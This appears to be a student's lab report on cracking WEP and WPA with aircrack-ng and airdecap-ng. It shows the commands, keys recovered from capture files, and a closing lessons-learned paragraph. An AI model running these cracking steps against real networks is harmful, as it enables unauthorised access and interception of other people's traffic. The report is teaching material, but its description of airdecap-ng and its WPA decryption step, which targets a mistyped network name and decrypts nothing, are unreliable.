

Lab 5.2: Breaking WEP and WPA and Decrypting the Traffic

Remove Lab Requirement Instructions in your submission

Lab 5.2: Part 1 – Viewing Wireless Networks and Connected Devices

1. Research and describe with the command **aircrack-ng** is for

The command is used for auditing Wifi security

2. Research and describe with the command **airdecap-ng** is for

Used for stripping wireless headers from unencrypted drives

Lab 5.2: Part 2 – Cracking WEP

1. Question 10

```
root@kali2:~/Captures# aircrack-ng wepcapture.cap
Opening wepcapture.cap
Read 161641 packets.
```

#	BSSID	ESSID	Encryption
1	00:1C:10:B5:55:DC	SECURETWO	WEP (58781 IVs)
2	48:5D:36:28:D0:36	FiOS-RXJ6L	WPA (0 handshake)
3	10:C3:7B:53:7F:A8	ASUS-RouterAM	WPA (0 handshake)
4	00:7F:28:41:A4:E2	HFF48	WPA (0 handshake)
5	F8:E4:FB:26:8D:4D	28ML5	No data - WEP or WPA
6	06:27:22:FD:31:01	outdoor	No data - WEP or WPA
7	8C:04:FF:E9:BF:6F	HOME-BF6F	No data - WEP or WPA
8	8E:04:FF:E9:BF:60		No data - WEP or WPA
9	8E:04:FF:E9:BF:61	xfinitywifi	None (0.0.0.0)
10	48:5D:36:FB:69:BE		Unknown

```
Index number of target network ?
```

2. Question 11

```
Aircrack-ng 1.2 rc2

[00:00:00] Tested 4 keys (got 35159 IVs)

KB   depth  byte(vote)
0    0/ 1    39(52736) 2C(43776) 13(42496) 65(42496) A9(42240)
1    0/ 3    AC(42752) D1(42240) E9(41728) C6(41472) F3(41472)
2    0/ 1    35(47104) D5(42752) B7(41472) D3(41472) 27(41216)
3    0/ 1    D5(51712) 5F(43776) A8(41216) 20(40704) 82(40704)
4    0/ 1    9C(47616) 83(44544) 96(43776) 3A(43008) 4E(42496)

KEY FOUND! [ 39:B0:35:D5:9C ]
Decrypted correctly: 100%

root@kali2:~/Captures#
```

3. Question


12

```
KEY FOUND! [ 39:B0:35:D5:9C ]
Decrypted correctly: 100%
```

4. Question 13

```
root@kali2:~/Captures# airdecap-ng -w 39:B0:35:D5:9C wepcapture.cap
Total number of packets read      161641
Total number of WEP data packets  74071
Total number of WPA data packets  1663
Number of plaintext data packets   0
Number of decrypted WEP packets    74071
Number of corrupted WEP packets    0
Number of decrypted WPA packets    0
root@kali2:~/Captures#
```

5. Question 24




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Lab 5.2: Part 3 – Crac king WPA

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```

root@kali2:~/Captures# aircrack-ng wpacapture.cap -w Wordlist.txt
Opening wpacapture.cap
Read 77209 packets.

# BSSID ESSID Encryption
1 18:1B:EB:45:5F:40 Gill WPA (0 hands
hake)
2 00:1C:10:B5:55:DC SECURETWO WPA (1 hands
hake)
3 10:9F:A9:7F:33:07 FiOS-RXJ6L WPA (0 hands
hake)

Index number of target network ? █

```

2. Question 7

```

KEY FOUND! [ boneless ]

```

3. Question 8

```

KEY FOUND! [ boneless ]

```


4. Question 9

```
root@kali2:~/Captures# airdecap-ng -e SECURETW0 -p boneless wpacapture.cap
Total number of packets read      77209
Total number of WEP data packets    0
Total number of WPA data packets  27913
Number of plaintext data packets   11
Number of decrypted WEP packets    0
Number of corrupted WEP packets    0
Number of decrypted WPA packets    0
root@kali2:~/Captures#
```

5. Question 17



6. Question 25



Lab 5.2: Part 4 – Lessons Learned

Remove Lessons Learned instruction in your submission

Through the use of aircrack-ng and airdecap-ng, I learned how attackers can audit Wi-Fi security and decrypt captured traffic once encryption keys are obtained. The lab highlighted the weaknesses of WEP encryption, particularly its predictable key scheduling and IV reuse, making it highly susceptible to attacks. In contrast, WPA offered improved security through dynamic key exchange and stronger encryption, though it remains vulnerable to dictionary attacks if weak passwords are used. Capturing WPA handshakes and using wordlists to crack passwords emphasized the importance of strong credentials in network defense.